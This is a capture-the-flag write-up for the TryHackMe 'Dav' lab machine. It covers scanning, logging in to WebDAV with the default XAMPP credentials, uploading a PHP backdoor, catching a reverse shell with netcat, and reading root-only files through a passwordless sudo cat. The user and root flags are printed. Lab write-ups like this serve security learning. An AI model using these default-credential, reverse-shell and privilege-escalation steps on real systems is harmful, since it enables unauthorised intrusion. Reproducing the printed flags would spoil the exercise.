Dav

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xB105F00D:~/tryhackme/dav$ sudo nmap -sC -sV -oN portscn 10.10.250.60
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-06 04:10 +08
Nmap scan report for 10.10.250.60
Host is up (0.20s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.16 seconds
```

ffuf

```
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\  \ \_\ \ \_____/ \ \_\
        \/_/   \/_/  \/___/   \/_/
```

v0.12

```
 :: Method           : GET
 :: URL              : http://10.10.250.60/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
```

```
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12]
webdav                  [Status: 401, Size: 459, Words: 42, Lines: 15] (basic-auth)
:: Progress: [20469/20469] :: 191 req/sec :: Duration: [0:01:47] :: Errors: 0 ::
```

nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.250.60
+ Target Hostname:    10.10.250.60
+ Target Port:        80
+ Start Time:         2020-06-06 04:13:17 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 590fce4d4ea8c, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8042 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-06-06 04:41:56 (GMT8) (1719 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Targets

port 80


-/webdav need basic authentication
-try to google search for the default password
intext:'/webdav' default password
-found an interesting website
http://xforeveryman.blogspot.com/2012/01/helper-webdav-xampp-173-default.html


to keep the default credentials and be vulnerable to remote attacks.

cmds

1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`
2. upload a file to the webdav folder

-and it works!



install davfs with apt
==========

Install required software

Install `davfs2` package to mount WebDAV resource as regular file system.

```
$ sudo apt-get install davfs2
```

mount website /webdav with davfs

```
nobodyatall@0xB105F00D:~/tryhackme/dav$ sudo mount -t davfs -o noexec http://10.10.250.60/webdav/ /mnt
Please enter the username to authenticate with server
http://10.10.250.60/webdav/ or hit enter for none.
  Username: wampp
Please enter the password to authenticate user wampp with server
http://10.10.250.60/webdav/ or hit enter for none.
  Password:
nobodyatall@0xB105F00D:~/tryhackme/dav$ cd /mnt
nobodyatall@0xB105F00D:/mnt$ ls -la
total 1
drwxr-xr-x 3 root root 112 Aug 26  2019 .
drwx------ 2 root root   0 Jun  6 05:17 lost+found
-rw-r--r-- 1 root root  44 Aug 26  2019 passwd.dav
```

-upload php backdoor by copying the script.php into the /mnt
-execute it and get the reverse shell (php reverse shell command used)

```
File  Edit  View  Search  Terminal  Help
nobodyatall@0xB105F00D:~/tryhackme/dav$ nc -lvp 18890
listening on [any] 18890 ...
10.10.250.60: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.250.60] 56162
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/webdav$
```

Post Exploitation

Privilege Escalation

find user flag in /home directory

```
cd /home/merlin
www-data@ubuntu:/home/merlin$ ls -la
ls -la
total 44
drwxr-xr-x 4 merlin merlin 4096 Aug 25  2019 .
drwxr-xr-x 4 root   root   4096 Aug 25  2019 ..
-rw------- 1 merlin merlin 2377 Aug 25  2019 .bash_history
-rw-r--r-- 1 merlin merlin  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 merlin merlin 3771 Aug 25  2019 .bashrc
drwx------ 2 merlin merlin 4096 Aug 25  2019 .cache
-rw------- 1 merlin merlin   68 Aug 25  2019 .lesshst
drwxrwxr-x 2 merlin merlin 4096 Aug 25  2019 .nano
-rw-r--r-- 1 merlin merlin  655 Aug 25  2019 .profile
-rw-r--r-- 1 merlin merlin    0 Aug 25  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root   root    183 Aug 25  2019 .wget-hsts
-rw-rw-r-- 1 merlin merlin   33 Aug 25  2019 user.txt
www-data@ubuntu:/home/merlin$ cat user.txt
cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
www-data@ubuntu:/home/merlin$
```

check sudo -l and found /bin/cat can be exec without passwd as root user

```
www-data@ubuntu:/var/www/html/webdav$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
Timeout in communication with remote server
User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/var/www/html/webdav$
```

read root flag

```
User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/var/www/html/webdav$ sudo /bin/cat /root/root.txt
sudo /bin/cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
www-data@ubuntu:/var/www/html/webdav$
```

Creds

/webdav basic auth
==========
wampp:xampp

Flags

Write-up Images